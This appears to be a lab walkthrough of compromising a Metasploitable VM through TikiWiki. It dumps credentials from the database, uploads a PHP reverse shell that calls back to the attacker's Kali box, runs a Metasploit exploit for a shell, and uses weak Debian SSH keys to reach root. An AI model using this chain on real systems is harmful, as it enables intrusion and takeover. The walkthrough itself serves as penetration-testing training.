
- show tables
    - This command will show all the tables within tikiwiki195. The one we are interested in is the one called users_users because this may contain vital information such as user data and passwords.

```
MySQL [tikiwiki195]> select * from users_users;
+--------+-------+-------+----------+----------+---------------+---------
| userId | email | login | password | provpass | default_group | lastLogin
  | currentLogin | registrationDate | challenge | pass_due | hash
                | created | avatarName | avatarSize | avatarFileType |
 avatarData | avatarLibName | avatarType | score |
+--------+-------+-------+----------+----------+---------------+---------
|      1 |       | admin | admin    | NULL     | NULL          | 127171254
0 | 1271712540 |       | NULL     | NULL     |          NULL | f6fdffe48c908
deb0f4c3bd36c032e72 |      NULL | NULL       |          NULL | NULL
 NULL | NULL |      0 |
+--------+-------+-------+----------+----------+---------------+---------
```

- select * from users_users
    - Will print out all the data within users_users.

```
MySQL [tikiwiki195]> select login, password from users_users;
+-------+----------+
| login | password |
+-------+----------+
| admin | admin    |
+-------+----------+
1 row in set (0.01 sec)
Auxiliary module execution completed
MySQL [tikiwiki195]>
```

- select login, password from users_users
    - We specifically target login and password because as an attacker this will help us invade the system. Now we know the user login and the password.



- With the user name and password, we can now login into the tikiwiki website as an admin.
- We are currently a normal user but we want to become a root-level user
- Download php reverse shell from here: https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php. Rename it to be “shell.php”.

```
root@kali:~/Desktop# gedit shell.php
$ip = '10.0.2.15';  // CHANGE THIS to kali IP
$port = 4321;       // CHANGE THIS
```

- gedit shell.php
    - Shell.php is a file that contains a method of attack.
- We will then upload the shell.php file onto the website so we can attack.

```
root@kali:~/Desktop# nc -v -l -p 4321
listening on [any] 4321 ...
10.0.2.7: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.7] 37866
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GN
U/Linux
 19:12:07 up  1:34,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                17:38    1:34   0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$
```

- nc -v -l -p 4321
    - Will listen for port number 4321 which is what we changed the shell.php to.
- In the web browser on Kali side, open 10.0.2.7/tikiwiki/backups/shell.php, and this will cause port 4321 connected from the Metaspoitable so that we get a shell

```
$ whoami
www-data
$ hostname
metasploitable
$
```

- whoami
    - It returns www-data which shows that we are not yet at the root level
- hostname
    - Shows that we are a user within metasploitable.

```
msf > search tikiwiki
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                              Disclosure Date  Rank
Description
   ----                                              ---------------  ----
-----------
   auxiliary/admin/tikiwiki/tikidblib                2006-11-01       normal
TikiWiki Information Disclosure
   exploit/unix/webapp/php_xmlrpc_eval               2005-06-29       excellent
PHP XML-RPC Arbitrary Code Execution
   exploit/unix/webapp/tikiwiki_graph_formula_exec   2007-10-10       excellent
TikiWiki tiki-graph_formula Remote PHP Code Execution
   exploit/unix/webapp/tikiwiki_jhot_exec            2006-09-02       excellent
TikiWiki jhot Remote Command Execution
   exploit/unix/webapp/tikiwiki_unserialize_exec     2012-07-04       excellent
Tiki Wiki unserialize() PHP Code Execution
   exploit/unix/webapp/tikiwiki_upload_exec          2016-07-11       excellent
Tiki Wiki Unauthenticated File Upload Vulnerability
```

- search tikiwiki
    - Returns the different types of exploits. This time we don't want the auxiliary exploit.

```
msf > use exploit/unix/webapp/tikiwiki_graph_formula_exec
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > show options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,t
ype:host:port][...]
   RHOST                     yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connection
s
   URI      /tikiwiki        yes       TikiWiki directory path
   VHOST                     no        HTTP server virtual host
```

- use exploit/unix/webapp/tikiwiki_graph_formula_exec
- show options
    - Returns the details in the exploit.

```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > set RHOST 10.0.2.7
RHOST => 10.0.2.7
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > show payloads

Compatible Payloads
===================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   generic/custom                                       normal  Custom Payload
   generic/shell_bind_tcp                               normal  Generic Command
Shell, Bind TCP Inline
   generic/shell_reverse_tcp                            normal  Generic Command
Shell, Reverse TCP Inline
   php/bind_perl                                        normal  PHP Command Shel
l, Bind TCP (via Perl)
   php/bind_perl_ipv6                                   normal  PHP Command Shel
l, Bind TCP (via perl) IPv6
   php/bind_php                                         normal  PHP Command Shel
l, Bind TCP (via PHP)
   php/bind_php_ipv6                                    normal  PHP Command Shel
l, Bind TCP (via php) IPv6
   php/download_exec                                    normal  PHP Executable D
```

- set RHOST 10.0.2.7
    - Sets 10.0.2.7(Metasploitable) as the target of attack
- show payloads
    - Payloads are methods of attack and there are several that are listed.

```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > set payload generic/shell
_bind_tcp
```

- set payload generic/shell_bind_tcp
    - Sets the payload to this method of attack

```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > exploit

[*] Attempting to obtain database credentials...
[*] The server returned            : 200 OK
[*] Server version                 : Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10
 with Suhosin-Patch
[*] TikiWiki database informations :

db_tiki   : mysql
dbversion : 1.9
host_tiki : localhost
user_tiki : root
pass_tiki : root
dbs_tiki  : tikiwiki195

[*] Attempting to execute our payload...
[*] Started bind TCP handler against 10.0.2.7:4444
[*] Command shell session 1 opened (10.0.2.15:34151 -> 10.0.2.7:4444) at 2022-03
-20 16:25:54 -0700

hostname
metasploitable
whoami
www-data
```

- exploit
    - This command will run the attack on the target. With the attack done we are given the shell.
- hostname
    - Returns metasploitable
- whoami
    - Returns www-data. We are still a normal-level user.

```
ls /root/.ssh
authorized_keys
cat /root/ssh/authorized_keys
cat /root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShH
QqldJkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvS
jGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU
3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo
9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploit
able
```

- ls /root/.ssh
    - Shows that there is one file called authorized_keys in there
- cat /root/.ssh/authorized_keys
    - Returns the public key within authorized_keys. We will then use the public key to try and find the private key.

```
root@kali:~/Desktop# ls
5622.tar.bz2  shell.php
root@kali:~/Desktop# tar jaxvf 5622.tar.bz2
rsa/
rsa/2048/
rsa/2048/2712a6d5cec99f295a0c468b830a370d-28940.pub
rsa/2048/eaddc9bba9bf3c0832f443706903cd14-28712.pub
rsa/2048/0bdcea11b2c6 8c7fd8bc4b04ca43668-12474
rsa/2048/3fabfedd883c3cef69881a4fc30fdac7-3828.pub
rsa/2048/a508919ec49fcf91ad0ecf8472349d9b-3039.pub
```

- tar jaxvf 5622.tar.bz2 (this file can be downloaded from the given URL: https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/5622.tar.bz2) to extract the file

```
root@kali:~/Desktop# ls
5622.tar.bz2  rsa  shell.php
root@kali:~/Desktop# cd rsa/
root@kali:~/Desktop/rsa# ls
2048
root@kali:~/Desktop/rsa# cd 2048
root@kali:~/Desktop/rsa/2048# ls
0002d5af29276c95a49dc2ab3b5067 7-23747
0002d5af29276c95a49dc2ab3b506707-23747.pub
0003Od8fbf8ef4e6c7c878e5a3700192-29213
```

- rsa is extracted then we move into the file 2048 before printing out its contents
- Within 2048 there are public and private keys that go in pairs

```
root@kali:~/Desktop/rsa/2048# grep -lr AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMN
ALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFK
Az1e6/5teoweG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8w
Wr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+k
cP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovc
NnbALTp3w== *.pub
57c3115d77c56390332dc5c49978627a-5429.pub
root@kali:~/Desktop/rsa/2048#
```

- grep -lr AAAAB3NzaC1yc2EAAAABIWAAAQEApmGJFZNl0ibMNAL0x7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR00h+WBV0x1c6iPL/0zUYFHyFKAzle6/5teoweGljr2q0ffdomVhvXXvjGaSFww0YB8R00xsOWWTOTYSeBa66X6e777GVkHCDLYgZS08wWr5JXln/Tw7XotowHr8FEGvw2zWIkrU3Z09Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4yluA73KqoXfdw5oGUkxdFo9f1nu20wkjoc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w *.pub
    - The string we put in will then be used to search for the corresponding private key which is 57c311…

```
root@kali:~/Desktop/rsa/2048# ssh -i 57c3115d77c56390332dc5c49978627a-5429 root@
10.0.2.7
The authenticity of host '10.0.2.7 (10.0.2.7)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.7' (RSA) to the list of known hosts.
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
```

- ssh -i 57c3115d77c56390332dc5c49978627a-5429 root@10.0.2.7
    - Will use the private key to log in as root for 10.0.2.7

```
root@metasploitable:~# whoami
root
root@metasploitable:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f1:7d:3d
          inet addr:10.0.2.7  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef1:7d3d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:912 errors:0 dropped:0 overruns:0 frame:0
          TX packets:926 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:120780 (117.9 KB)  TX bytes:790668 (772.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:558 errors:0 dropped:0 overruns:0 frame:0
          TX packets:558 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:267509 (261.2 KB)  TX bytes:267509 (261.2 KB)

root@metasploitable:~#
```

```
root@metasploitable:~# hostname
metasploitable
root@metasploitable:~#
```

- whoami and hostname, to know we have finally gotten root control of Metasploitable.